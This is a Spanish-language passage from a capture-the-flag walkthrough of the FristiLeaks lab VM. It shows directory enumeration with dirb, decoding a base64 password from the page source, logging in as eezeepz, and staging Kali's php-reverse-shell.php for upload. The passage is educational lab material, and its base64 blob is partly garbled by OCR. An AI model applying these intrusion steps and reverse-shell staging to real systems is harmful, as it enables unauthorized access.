Ilustración 12 la pagina es cgi-bin

Pasamos el siguiente segundo del directorio es **192.168.23.9/images/** en este caso se estará guardando algunas de las imágenes.



Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
3037440.jpg	25-Nov-2015 03:50	105K	
keep-calm.png	17-Nov-2015 12:20	34K	

Ilustración 13 la página de imagen

Están son las imágenes son del directorio, y después que le dé clic a las dos que está ahí en enlace para que muestren las imágenes.




Ilustración 14 la imagen de la pagina

10 DIRECTORIO ENCONTRADOS

Esta es la ruta que contiene en un archivo llamado **robots.txt** donde el contenido que son otros tipos de la ruta




Ilustración 15 la página de robots.txt

En la siguiente ruta del navegador para encontrar estas tres imágenes que son: **cola, sisi y beer.**

Cola




Ilustración 16 la pagina de la Cola

Sisi




Ilustración 17 la pagina de sisi

Beer




Ilustración 18 la pagina de beer

11 CREAR EN UNA CARPETA EN EL DIRECTORIO

Con ese comando **mkdir** para crear en una carpeta llamada Santiago dentro de **/home/kali/Desktop,** y para el comando **chmod 777** es para dar permiso completo a todos

Ilustración 19 Creacion de la carpeta

12 LA CREACION DEL DICCIONARIO

Lo vamos a crear en un diccionario con el comando es nano **santiago-fistileaks.txt** para almacenar de los datos encontrados de la presentación principal de frisitleaks

Ilustración 20 diccionario de nano

Luego pasamos a la siguiente ventanita, presionamos a **Enter** vamos a ingresar de los datos recolectado de la página principal (rosado), en este caso son las mencionado que están de la página, ya se agregó todo lo que está ahí en la ventanita, para guardar vamos la tecla es **CTROL + O** le pide para cambiar el nombre o guardar con el mismo, **ENTER** luego presionamos la Y es para indicar que si, al final **CTROL + X** es para salir.

Ilustración 21 crear recolecion de la página (rosada)

13 EL LOGIN DE FRISTILEAKS

Veamos la siguiente, vamos a usar con el diccionario que creamos anteriormente con el comando es **dirb http://192.168.23.9/ santiago-fristileaks.txt ,** luego de aplicar de lo que vemos que aparece el único directorio es **192.168.23.9/fristi/** luego ingresamos a esta ruta del navegador

```
┌──(root㉿Santiago)-[/home/kali/Desktop]
└─# dirb http://192.168.23.9/ santiago-fristileaks.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Sep  6 17:20:34 2025
URL_BASE: http://192.168.23.9/
WORDLIST_FILES: santiago-fristileaks.txt

-----------------

GENERATED WORDS: 2

---- Scanning URL: http://192.168.23.9/ ----
==> DIRECTORY: http://192.168.23.9/fristi/

---- Entering directory: http://192.168.23.9/fristi/ ----

-----------------
END_TIME: Sat Sep  6 17:20:34 2025
DOWNLOADED: 4 - FOUND: 0
```

Ilustración 22 la página de fristi

Esta es la ruta del navegador es **192.168.23.9/fristi/** ingresamos en la url, en este apartado que se muestra el login de frisiteleaks de administrado




Ilustración 23 navegador de fristi

14 RECOLECCION DATOS DEL INICIO SESION DE ADMINISTRADOR (FRISTILEAKS)

Le damos clic en el mouse sobre de la página de login de inicio sesión, ahí aparece la opción lo seleccionamos es **view page source portal.**




Ilustración 24 administración de la página web

Aquí se muestra a ver un dato muy considerable donde podemos ver en el nombre de autor de la página **eezeepz.**

```
<html>
<head>
<meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on the web, that thats a good way to do
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->
```

Ilustración 25 El usuario de eezeepz

Debe enlizar hacia abaja en el penúltimo de esta inspección podemos ver otro muy considerable que lo dejaron es como un comentario en ese código, este tipo de datos se reconoce como **base64,** porque en el inicio de la etiqueta que esta meta se muestra al inicio, había una información con el formato en **base64**


```
<!--
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJ053b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnN0vb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7ROWheFeI5ENdOgn
12qmC/1/Zz2ZWXi1ablI0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUq0hEkso2k5pGy00aLq
i1n+skSqGf0SIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjJHXJmC2Fg
t0H0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnzxPZy7VjJHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qQRLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oxNB3Z/vBMWulSfYlm+hDLkcIAtuEz+lzbh
rPtA6lmLi0xsKC5ZC2Ays7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59lkWoGLd59ZKb6Us10IZjAP5b5AgAL3IEgBc5AsCLHA
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAIC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
```


Ilustración 26 El código de la página fristi

15 DECODIFICACION DE CONVERT BASE64 ENCONTRADO

En este sitio web es https://onlinepngtools.com/convert-base64-to-png, ya que ingresamos a la página de inicio sesión como en el anteriormente y al penúltimo debe copiar el código ingresamos a la página de convert base64, pegamos a la que está el azul y así quedo el formato **convert base64,** por lo tanto, salió en una imagen con un texto en png.




Ilustración 27 convertir en base 64

16 ACCESO AL PORTAL ADMINISTRADOR

Veamos el siguiente que los datos que nos encontramos con el usuario es **eezeepz** y el texto es la contraseña es esta **keKkeKKeKKeKkEkkE** luego le da el botón login para ingresar




Ilustración 28 Login de ingresar

Este es el apartado que se está mostrando después inicio sesión




Ilustración 29 Exitosamente de la pagina

17 COPIA DEL ARCHIVO PHP EN EL DIRECTORIO ASIGNADO

Ingresamos el destino donde estará el archivo de php le sirve como la inyección, con este comando **cd /usr/share/webshells/php,** después de ingresar, estaremos listo el contenido con el comando **ls -la,** el que necesitamos es **php-reverse-shell.php**, ahora vamos a copiar en el archivo php a nuestra carpeta o destino con el siguiente comando, cp php_reverse_shell.php **/home/kali/Desktop/Santiago,** luego lo accederemos al destino donde copiamos en el archivo php **cd /home/Kali/Desktop/Santiago** y está listo para ver que si esta con ls y verdaderamente estará

copiando.

